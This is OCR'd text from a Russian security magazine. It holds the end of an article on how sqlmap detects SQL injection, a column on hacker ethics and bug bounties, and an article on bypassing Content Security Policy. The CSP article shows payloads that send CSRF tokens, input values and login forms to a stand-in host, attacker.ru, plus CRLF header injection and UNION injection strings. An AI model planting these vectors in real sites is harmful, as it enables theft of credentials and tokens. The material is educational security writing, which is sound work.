[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL#
[16:56:37] [DEBUG] setting match ratio for current parameter to 0.543
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL#
[16:56:37] [PAYLOAD] 1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL#
[16:56:37] [INFO] target URL appears to be UNION injectable with 3 columns
```

**Подбор количества полей с помощью UNION ALL SELECT**

Sqlmap использует математическую статистику, чтобы отличить true от false ответов. В начале запуска программа изучает, что «нормально», а что нет. Время ответа обычных запросов и несущих боевую нагрузку, не использующую механизм задержки (например, boolean-based слепой метод), записываются как нормальные и собираются для дальнейшей обработки. В случае если есть необходимость собрать их побольше, делается еще пара фиктивных запросов.

Когда нужно сделать заключение, была задержка или нет, рассчитывается колоколообразная кривая (Гаусса) нормального распределения. Все, что нормально (то есть не намеренно затянуто), должно располагаться под кривой с высокой вероятностью. Точнее, если задержка имеет значение меньше, чем значение верхней границы $\mu(T) + 7\sigma(T)$, где μ — среднее значение, а σ представляет собой стандартное отклонение времени отклика, вероятность того, что мы наблюдаем нормальный ответ, 99,99%.

Чем уже колоколообразная кривая, тем лучше. В случае значительной задержки в сети более высокие значения задержки (если применимы) будут необходимы, чтобы использоваться для выполнения уравнения, так как мы хотим выйти за пределы «нормальности». Если мы сможем это сделать, то будем способны различать с высокой точностью, где есть задержка, а где ее нет.

Sqlmap автоматически вычисляет параметры гауссовой колоколообразной кривой и сравнивает со временем ответов. Если есть признаки значительной задержки сети, программа предупреждает пользователя, чтобы он использовал настолько высокое значение задержки (если это применимо), насколько это возможно. Кроме того, с другой стороны, в случае если используемое значение задержки существенно выше, чем указанное верхнее значение границы, sqlmap автоматически оптимизирует значение задержки до более подходящей, что сократит время перебора.

## ПОИСК КОЛИЧЕСТВА ПОЛЕЙ В ЗАПРОСЕ


Чтобы успешно использовать UNION-технику, нужно знать число полей, участвующих в уязвимом запросе. Основной метод — это использование условия ORDER BY. В случае если ответ для произвольно большого значения (например, `ORDER BY 9143`) резко отличается от нормального ответа, sqlmap постарается выяснить количество полей запроса с помощью адаптивного алгоритма бинарного поиска. В нем пространство поиска разделено на большие отрезки (например, размером 10), последовательным образом определяется нужный отрезок, внутри которого задействуется классический алгоритм бинарного поиска. Поиск осуществляется до тех пор, пока не находится такое значение `N+1`, которое имеет совершенно другой ответ по сравнению со значением для `N`. В этом случае sqlmap может с высокой вероятностью сделать вывод, что количество полей в уязвимом запросе равно `N`.

Если метод ORDER BY неприменим, sqlmap будет использовать подход, как при обнаружении задержки. Постоянное значение поля (например, `NULL`) будет использоваться в текущем отрезке поискового пространства в `UNION ALL SELECT` выражении, а ответы будут записываться. Если ответ на определенное количество полей, по сравнению с оригинальным ответом, выделяется из остальных статистическим образом, sqlmap может с высокой вероятностью сделать вывод, что нашел нужное количество полей, участвующих в уязвимом запросе. Так как результаты ответов с неверным количеством полей не будут значительно отличаться друг от друга, ответ с правильным количеством обязательно проявится в сравнении с ними (то есть он не будет подходить под колоколообразную кривую Гаусса). Если такого значения нет в текущем отрезке поиска (например, 1–10), sqlmap перейдет к другому, в зависимости от используемого уровня тестирования (опция `--level`).

## ЗАКЛЮЧЕНИЕ

Видишь, сколько разнообразных техник было собрано в одной тулзе, чтобы максимально упростить нам жизнь. Недаром sqlmap — очень популярный среди пентестеров всего земного шара инструмент для проверки веб-приложений на наличие уязвимостей SQL injection. Надеюсь, теперь, когда ты представляешь, как все устроено изнутри, ты сможешь использовать возможности программы на все 100%.


**Кривая нормального распределения**






**WWW**

Подробная документация по использованию sqlmap: bit.ly/1atTNPe



**АЛЕКСЕЙ СИНЦОВ**
Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

КОЛОНКА АЛЕКСЕЯ СИНЦОВА

# И СНОВА ОБ ЭТИЧНОСТИ

## НОВЫЕ КОРОЛЕВЫ ДРАМЫ

В этот осенний день можно порассуждать о том, что есть «этичность» хакера в наше время. Да, тема не техническая, но важная, ведь в первую очередь мы люди, а все остальное потом :). Ну и конечно же, все написанное — просто IMHO и рефлексия.

Наверняка все слышали историю про очень «этичного» хакера из Палестины: он молодец, он потратил время и нашел вполне себе стандартную ошибку в Facebook. Все бы хорошо, но он не смог толково написать репорт команде фейсбука, в результате чего получил ответ, что, мол, это не бага. Он попробовал еще раз и опять не смог объяснить. Бывает. Но нет, вместо того, чтобы написать еще одно письмо с подробным описанием угрозы, он начал демонстративно использовать эту ЧУДОВИЩНО опасную уязвимость (постить на стене у любого пользователя, даже у не друга... ну ты понял, мы все умрем), пытаясь поднять свое ЧСВ.

Этично? Даже если фейсбук затупил, это не значит, что надо устраивать порнографию из-за примитивного бага, но нет: ЧСВ и жажда халявных денежек заставили выбить максимальный профит из ситуации. Особенно смешно, что в итоге сообщество бросилось защищать парня. Эта история лишний раз показывает, что планка ценностей сильно изменила свой уровень и ориентацию.

### КОГДА Я БЫЛ МОЛОД

Во времена, когда свирепствовала IIS UNICODE и WinNuke OOB, я не думал об ИБ как индустрии, о том, что это может приносить деньги (легально или нет), пиар и прочее. В отличие от того, что мы имеем сейчас, рука закона не была сильна в интернете (и сейчас не во всех странах она сильна, но все же прогресс заметен). И в то время основной мотивацией была не жажда выгоды, а возможности, энтузиазм, цели и моральные ценности. Если тебе хотелось кардить и ты считал, что воровать «электронные деньги» — это OK, то ты это делал. Кого-то ловили, но большинство нет. Если считал, что дампить пароли от dial-up, используя незакрытые шары или SubSeven с BackOrifice, — это OK, то ты это делал. Особенно учитывая, что дампить пароли можно было не у соседа, а, например, в США, у пользователей с «роумингом», и использовать эти данные в Питере, имея локальный номер пула x25 какого-нибудь «Спринта». То же самое с популярной дефейс-сценой. Команды конкурировали друг с другом за количество дефейсов, за популярность взломанного ресурса и даже за красоту и стиль :).

Причины были разные: политика, фан, выгода, кто-то добывал деньги — спамом, продажей виагры и викодина, внедряя баннеры партнерки на взломанные ресурсы. Технически мир не сильно изменился. Да, некоторые умники говорят, что вот тут кибервойна и APT. Но те же APT и операции под заказ какого-либо государства выполнялись и тогда, хотя их размах и влияние были несколько меньше уровнем. Но в остальном было все то, что есть и сейчас, — вирусы, трояны, эксплойты. Зато в этике изменения гораздо более заметны. Изменилось само понятие, и интерпретация стала крайне гибкой.

### ЧТО ПОМЕНЯЛОСЬ?

Когда что-то становится популярным и востребованным, то возникает нехватка кадров и при этом снижается входной порог. Открываются двери для тех, кто ведется на моду, кажущуюся простоту дела, высокие доходы. И тут начинаются интересные вещи.

Возьмем классику: сделать дефейс с красивой картинкой и вежливым текстом, мол, админ, напортачил ты тут, так что вот тебе картинка на главной странице, но ты не волнуйся, мы бэкап index.html сделали, а вот тебе мой email, пиши, скажу, в чем бага была (или сам по логам смотри)! Раньше такой ход в отношении мелкого сайта для узкого круга посетителей был... хмм... почти этичным и красивым ходом, с примесью романтизма.

Где тут этика? Только в поведении: если это мелкий бизнес или персональный проект, то никакого ущерба репутации и прочих рисков нет. Да даже если это банк — только CISO и консультанты ИБ верят, что от дефейса страницы банка будет ущерб репутации. Если и будет, то маленький и недолгий. Посмотрите на громкие взломы — Skype, LinkedIn и многие другие. Это уже не просто дефейс, и ущерб для таких компаний более чувствителен, ведь затрагивает всех пользователей сразу. И что? Абсолютно ничего. Ерунда эта ваша ИБ!


WIRED GEAR SCIENCE ENTERTAINMENT BUSINESS SECURITY DESIGN OPINION

THREAT LEVEL | hacks and cracks | cybersecurity

Security Community Raises Money for Researcher Snubbed by Facebook Bounty Program

BY KIM ZETTER 08.19.13 6:02 PM

Follow @KimZetter

Share 753 Tweet 367 +1 370 Share 43

Photo: Ariel Zambelich/WIRED

Now that Facebook has refused to pay a Palestinian security researcher the bug bounty he hoped to earn for reporting a problem with its service, a top security researcher has launched a campaign to pay him the money Facebook denied him.


**Именно крупные СМИ создают шум**




**Алекс Сотиров и Дино Даи Зови говорят: писать эксплойты и искать уязвимости — это трудозатратная, дорогая работа**




**Хакер номер один, создал свою фирму, регулярный гость CNN и всяких там газет и журналов. Да, это вершина неэтичности в ИБ-индустрии. И хотя все ИБ-компании грешат буллшит-ПР, но до этого дяди им совесть не дает пока опуститься**

Но консультантов, менеджеров и CISO понять можно — им нужна работа, а значит, надо сеять страх и продавать услуги. И многие начинают тупо врать и даже не хотят понимать, что это преувеличенная «не совсем правда». Многие доклады, даже с Black Hat, многие отчеты об уязвимостях и «исследования» очень и очень преувеличены и раздуты.

Но почему я заговорил об этом? Найти проблему и описать ее — это нормально, но начинать поднимать шум ради рекламы — уже нет. И это тенденция. Мне часто приходят репорты об уязвимостях и возможных атаках типа XSS/CSRF/ClickJacking, в которых так называемые «этичные» хакеры говорят, что это MEGA_ULTRA_HIGH_CRITICAL OWASP TOP-10 уязвимость, и страшно довольны :). После того как их добавят на стену славы, они начинают устраиваться на работу, подавая эти «стены славы» как пруф, что они мегакруты. Это к вопросу о пороге вхождения. Если раньше хакеры вылуплялись из программистов и админов, людей, которые понимали, как можно использовать систему, программу нестандартно, то теперь рулит шаблонизация: вставь кавычку, напиши alert(1). А это уже немного не то…

## NOMOREFREEBUGS

Я понимаю, что за работу надо платить, но именно тут и зарыта странная собака: многие не просят никого искать баги, то есть, выполняя добровольную работу, что-то за нее требовать и искать уважения за умение вставлять кавычки — это неэтично :). Уважение и респекты ресерчер получает не за то, что нашел, куда впихнуть кавычку, а за то, что с чистой душой сдал ее вендору, потому что не хочет, чтобы этот проект был дырявым. Многие вендоры поощряют этот подход через Bug Bounty программы, но ценится именно не рыночное отношение, а человеческое и то, что обе стороны могут получить профит и остаться друзьями. Например, самый популярный коммент в блогах на тему недовольства поведением вендора — «Лучше бы на черном рынке продал!» Ну что ж, о какой этичности тут речь… Умеешь искать уязвимости и хочешь за это деньги — иди в «эксперты по анализу защищенности веб-приложений на наличие XSS». Кроме того, те же баг баунти: читай оферту — ты знаешь, что тебя ждет, и, даже если вендор залажал или не понял тебя (всякое может случиться), постарайся быть человеком, а не строить наивные выводы о мнимых причинах возникшей проблемы :).

Совсем по-другому обстоит дело на рынке 0-day для браузеров и прочих клиент-сайд-плагинов. Там создать боевой эксплойт достаточно трудоемко, и все меньше и меньше людей делают это ради фана и идеи. Учитывая популяризацию «производства кибероружия», такая работа становится действительно высокооплачиваемой, и ни о какой этике речь уже не идет — это бизнес. Хотя и тут есть люди, которые просто могут найти уязвимость, не тратя силы на эксплойт, помочь вендору закрыть проблему ради просто человеческого отношения. Но тут и вендорам надо понимать: игнорировать проблему уязвимостей в их продукте или надеяться на халяву от людей, которые потратили силы и сделали работу, — неэтично. Если человек создал эксплойт под ваш продукт — он может им распорядиться по-своему. Именно поэтому многие и делают Bug Bounty программы: даже поиск тупых XSS — это какая-никакая, но работа, и люди достойны как минимум благодарности за то, что помогли снизить процент ваших косяков и в продакшне.

## ЗАЧЕМ Я ВСЕ ЭТО ПИСАЛ?

Если вынести за скобки проблему творческого кризиса, писал я это потому, что эту тему принято считать мелкой, не технической, очевидной. Но не хотелось бы, чтобы уровень адекватности падал. К сожалению, чем популярнее тема ИБ, тем это чаще происходит. Я понимаю, ныть не дело, но если реально оценивать хотя бы себя и свою работу и сопоставить это со своими этическими нормами и с тем, что происходит вокруг, то можно понять нечто полезное и как-то себя улучшить. Вот этого я нам всем и желаю!

# CONTENT SECURITY POLICY

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



# ОПАСНАЯ ПОЛИТИКА

# Обзор нового веб-стандарта и его фундаментальных уязвимостей

Чтобы идти в ногу со временем, браузеры внедряют все новые технологии для обеспечения безопасности пользователей. Одна из них — Content Security Policy, позволяющая разработчикам сайтов четко объяснить браузеру, на какие адреса тот может выполнять межсайтовые запросы. Однако новый веб-стандарт страдает от существенных недостатков, ставящих под сомнение его пригодность как защиты от XSS.



**Арсений Реутов**
raz0r.name,
areutov@ptsecurity.ru

## CONTENT SECURITY POLICY VS SAME ORIGIN POLICY

Одним из главных принципов безопасности браузеров и веба в целом является Same Origin Policy — дословно «политика единого источника» (устоявшегося термина до сих пор не существует). Ее суть заключается в проверке трех компонентов, из которых состоит origin: протокол, хост и порт. Если страница http://test1.ru/a.html пытается получить доступ к DOM страницы http://test2.ru/b.html, то у нее ничего не выйдет, так как хосты отличаются. Если бы SOP не существовал, любой сайт мог бы делать запросы на произвольные адреса и получать оттуда данные, что, как подсказывает логика, не есть хорошо. Причем страдали бы все: как пользователи, чьи персональные данные летали бы без принуждения, так и владельцы ресурсов, — в общем, в вебах творился бы полный хаос. Поэтому Same Origin Policy всех спасает, и все счастливы. Однако есть одно но: что, если на страницу http://test1.ru/a.html внедрен злой скрипт с сайта http://test2.ru/, который делает плохие штуки в контексте браузера жертвы? В данном случае SOP бесполезен, ибо на `<script src="...">` политика не распространяется. Что же делать?

## CSP ДЛЯ ВСЕХ

На помощь приходит новый стандарт — Content Security Policy, основное предназначение которого состоит в том, чтобы защитить пользователя от угроз межсайтового выполнения сценариев. Изначальный вариант спецификации был разработан в Mozilla Foundation. Первым браузером с поддержкой CSP стал Firefox 4.0, который вышел в марте 2011 года. С конца 2012 года CSP 1.0 находится в W3C на стадии принятия как веб-стандарта. На данный момент разрабатывается спецификация CSP 1.1. Согласно статистике сайта statcounter.com, на момент написания статьи полную поддержку Content Security Policy имели более 60% браузеров по всему миру.

Флагманами выступают Firefox и Chrome, которые раньше всех внедрили реализацию CSP в качестве экспериментальной фичи и с недавнего времени перешли на полную поддержку. В техническом плане это означает, что директивы CSP помещались во временный HTTP-заголовок с префиксом (X-Content-Security-Policy в Firefox и X-WebKit-CSP в Chrome), а сейчас используется стандартный заголовок (Content-Security-Policy). В Internet Explorer по традиции все печально: CSP работает только с версии 10.0 и в очень урезанном виде.

## КАК РАБОТАЕТ CSP

Главный смысл CSP в том, чтобы позволить разработчикам сайтов в явном виде объявить белый список источников, откуда могут быть загружены данные для разных типов ресурсов. Принцип «что не разрешено, то запрещено» позволяет снизить риск обхода политики. CSP дает возможность определить разрешенные списки с помощью следующих директив: script-src, font-src, frame-src, img-src, media-src, object-src, style-src. Как нетрудно догадаться, script-src задает вайт-лист значений для атрибута src тега `<script>`, frame-src — тега `<frame>`, media-src — `<video>` и `<audio>` и так далее. Кроме того, есть директива default-src, которая имеет силу, когда директива для конкретного типа ресурса не объявлена.


Имеется четыре ключевых слова, которые, помимо URL, могут быть использованы в качестве источника:

- self означает текущий origin (протокол, хост, порт);
- none — запрещает все;
- unsafe-inline — разрешает использование «инлайн» JS-скриптов, то есть кода в теге `<script>` прямо на странице; также имеет аналогичное значение для тега `<style>` и CSS-свойств;
- unsafe-eval — разрешает выполнение JavaScript-кода как строки с помощью функций eval, setTimeout и setInterval.


Помимо прочего, могут использоваться вайлдкарды для любой части URL, например `*://test.ru:*` применяет политику для хоста test.ru с любым протоколом и портом.

Чтобы лучше понять, как работает CSP, рассмотрим такой пример. Страница http://test.ru/a.html задает следующую политику с помощью HTTP-заголовка (также возможно использовать тег `<meta>`):

```
HTTP/1.0 200 OK
Content-Security-Policy: default-src 'self'; ↵
script-src http://cdn.test.ru http://ajax.↵
```




Тест CSP в Chrome 28




Мобильный Twitter одним из первых стал использовать CSP

```
googleapis.com; img-src  http://cdn.test.ru; ↵
style-src http://cdn.test.ru
Content-Length: 4242
Connection: close
```

В данном случае CSP разрешает выполнение скриптов только с хостов cdn.test.ru и ajax.googleapis.com, загрузку изображений и стилей — с cdn.test.ru, для остальных типов ресурсов определен кейворд self, например отправка AJAX-запросов (connect-src) разрешена только на текущий origin.

Если атакующий имеет XSS и попытается вставить скрипт со своего сайта, то браузер заблокирует его выполнение и выведет в консоль сообщение следующего вида:

```
Refused to load the script 'http://attacker.ru/↵
xss.js' because it violates the following Content ↵
Security Policy directive: "script-src http://cdn.↵
test.ru http://ajax.googleapis.com".
```

А теперь, когда кажется, что все прекрасно, самое время поговорить об ограничениях CSP, которые могут привести к обходу политики.

## ОГРАНИЧЕНИЯ CSP

С позиции веб-разработчика правильно и грамотно развернуть CSP на своем ресурсе довольно проблематично, так как для каждой страницы необходимо устанавливать отдельную политику. В настройке CSP ему может помочь такая директива, как report-uri, с помощью которой он может получать от браузера информацию о всех нарушениях политики. Отчет о нарушении CSP может выглядеть следующим образом:

```
{
 "csp-report": {
   "document-uri": "http://test.ru/a.html",
   "referrer": "http://test.ru/",
   "blocked-uri": "http://attacker.ru/xss.js",
   "violated-directive": "script-src http://cdn.↵
    test.ru http://ajax.googleapis.com",
   "original-policy": "script-src http://cdn.test.↵
    ru http://ajax.googleapis.com; report-uri ↵
    /csp_report_parser"
 }
}
```

Получая отчеты, разработчик решает, какие источники нужно разрешить, и соответствующим образом обновляет политику — вручную либо с помощью специальных средств. Например, для Ruby есть gem от компании Twitter — secureheaders (https://github.com/twitter/secureheaders), позволяющий не только настроить CSP, но и установить другие модные заголовки, вроде X-XSS-Protection, X-Content-Type-Options и другие.

Все бы хорошо, но почти в 100% случаев разработчик столкнется с проблемой инлайн-скриптов. Дело в том, что CSP 1.0 может либо полностью разрешить их, либо запретить, третьего не дано. Стандарт рассматривает инлайн-скрипты как большое зло, однако полностью отказаться от них в угоду CSP на обычном сайте, на котором заранее не планировалось разворачивать CSP, едва ли удастся. Поэтому, указав в script-src 'unsafe-inline', разработчик автоматически открывает все двери для атакующего.

В разрабатываемой на данный момент спецификации CSP 1.1 есть частичное решение для этой проблемы — директива script-nonce, которая позволяет задать некое уникальное значение-токен для всех разрешенных скриптов. Таким образом, блокируются не все инлайн-скрипты, а только неизвестные:

```
<script nonce="9cdfb439c7876e703e307864c9167a15">
    alert("allowed");
</script>
<script>
    alert("not allowed");
</script>
```

Очевидно, что такой подход не поможет защититься от случаев, когда у атакующего есть возможность внедрить код в скрипт с валидным токеном. Кроме того, есть масса вариантов обхода, о чем пойдет речь ниже.

## CRLF INJECTION

При наличии CRLF-инъекции в заголовках ответа, то есть отсутствии фильтрации символа переноса строки, у атакующего есть возможность банального обхода CSP с помощью внедрения собственных директив. Здесь большую роль играет то, какой заголовок браузер будет использовать при наличии нескольких с одинаковым именем. Как в случае с HTTP Parameter Pollution, где одинаковые имена параметров обрабатываются по-разному на разных платформах, при внедрении еще одного заголовка Content-Security-Policy важно, где он окажется — перед первоначальным или после него, так как один браузер может взять последний заголовок, а другой — первый. Так, если браузер отдает приоритет первому и мы внедряем наш CSP перед настоящим, то обход тривиален:

```
HTTP/1.1 200 OK
Set-Cookie: language=ru;
Content-Security-Policy: script-src ↵
'unsafe-inline' *
Content-Security-Policy: default-src 'self'
```

Если же используется последний встреченный заголовок, то мы можем отправить его в тело страницы, отправив \r\n\r\n:

```
ru;\r\nContent-Security-Policy: script-src ↵
'unsafe-inline' *\r\n\r\n
```

На выходе получим:

```
HTTP/1.1 200 OK
Set-Cookie: language=ru;
Content-Security-Policy: script-src ↵
'unsafe-inline' *

Content-Security-Policy: default-src 'self'
...
```

Таким образом, первоначальный заголовок попадет в содержание HTTP-ответа и не будет иметь силы.

## SCRIPTLESS ATTACKS

Перейдем к более интересным вариантам обхода — на стороне клиента. Основная цель межсайтового скриптинга — получить приватную информацию пользователя, которая обычно хранится в cookie. Однако с введением таких мер защиты, как флаг httpOnly, запрещающий JS-скриптам доступ к защищаемым cookie, внедрением в браузеры XSS-фильтров (XSS Auditor в Chrome, XSSFilter в IE), собственно и самого CSP, исследователи безопасности все чаще обращают внимание на другие цели, например личные данные, различного рода токены (CSRF, oAuth, в скором будущем и script-nonce). При этом используются новые способы отправки данных на сторонние сайты, без JavaScript!

## CSSAR

Еще в 2008 году Эдуардо Вела (Eduardo Vela), Дэвид Линдсей (David Lindsay) и Гарет Хейес (Gareth Heyes) представили технику чтения атрибутов тегов с помощью CSS-селекторов. На данный момент техника все так же актуальна. Если раньше она позиционировалась как обход NoScript, то сейчас ее можно использовать и для CSP. Суть CSSAR (CSS Attribute Reading) в брутфорсе значений с помощью селекторов атрибутов. Для этого на уязвимую страницу подключается CSS-файл с комбинациями выражений:

```
inputvalue^=a ( {background:↵
url(http://attacker.ru/?a)}
```



**WWW**


Отличный вводный материал по CSP: is.gd/KLbWo6

Таблица совместимости CSP в различных браузерах: is.gd/gxscYa

Исследование scriptless-атак от Марио Хайдериха: is.gd/bvfOkr


Статья по scriptless-техникам от Михала Залевски: is.gd/URr9qT


Демо и презентации по CSS-атакам: p42.us/css




**Нарушение CSP в консоли Chrome**






↑ **CSSAR в действии**

↗ **Кейлоггер без строчки JS**

Если значение целевого инпута начинается с «a», то будет отправлен запрос на сайт атакующего через подгрузку фонового изображения, относящегося к соответствующей комбинации символов. CSS не имеет возможности указать позицию символа, поэтому для получения следующего знака необходимо сгенерировать массу вариантов вида

```
inputvalue^=aa ( {background:↵
url(http://attacker.ru/?aa)}
```

Поэтому конечный PoC может иметь объем в несколько сотен килобайтов.

## POSTCARDS FROM POST-XSS WORLD

Интересные идеи предложил Михал Залевски (Michal Zalewski). Например, имея внедрение кода перед формой, защищенной CSRF-токеном, можно вставить незакрытый тег img:

```
<img src="http://attacker.ru?c=
```

Все содержание страницы до следующей закрывающей кавычки, включая и целевой токен, после незакрытого атрибута src будет отправлено на сайт атакующего.

Другой вектор — использование тега <textarea>, который работает как CDATA в XML. Внутри textarea допускаются любые символы, однако в отличие от предыдущего способа отправить полное содержание страницы можно только при участии пользователя, который должен самостоятельно отправить форму.

Еще один способ использует тот факт, что формы не могут быть вложенными, поэтому внедрение незакрытого тега <form> перед целевой формой позволяет перенаправить ее данные на хост атакующего:

```
<form action='http://attacker.ru/log.php'>
...
<form action='login.php'>
<input type="text" name="login">
<input type="password" name="password">
</form>
```

Аналогичного результата можно достичь при помощи вектора с использованием тега <base>, который определяет URL для всех относительных путей на странице. Согласно стандарту, тег должен быть включен внутри <head>, однако большинство браузеров допускают использование тега в любом месте:

```
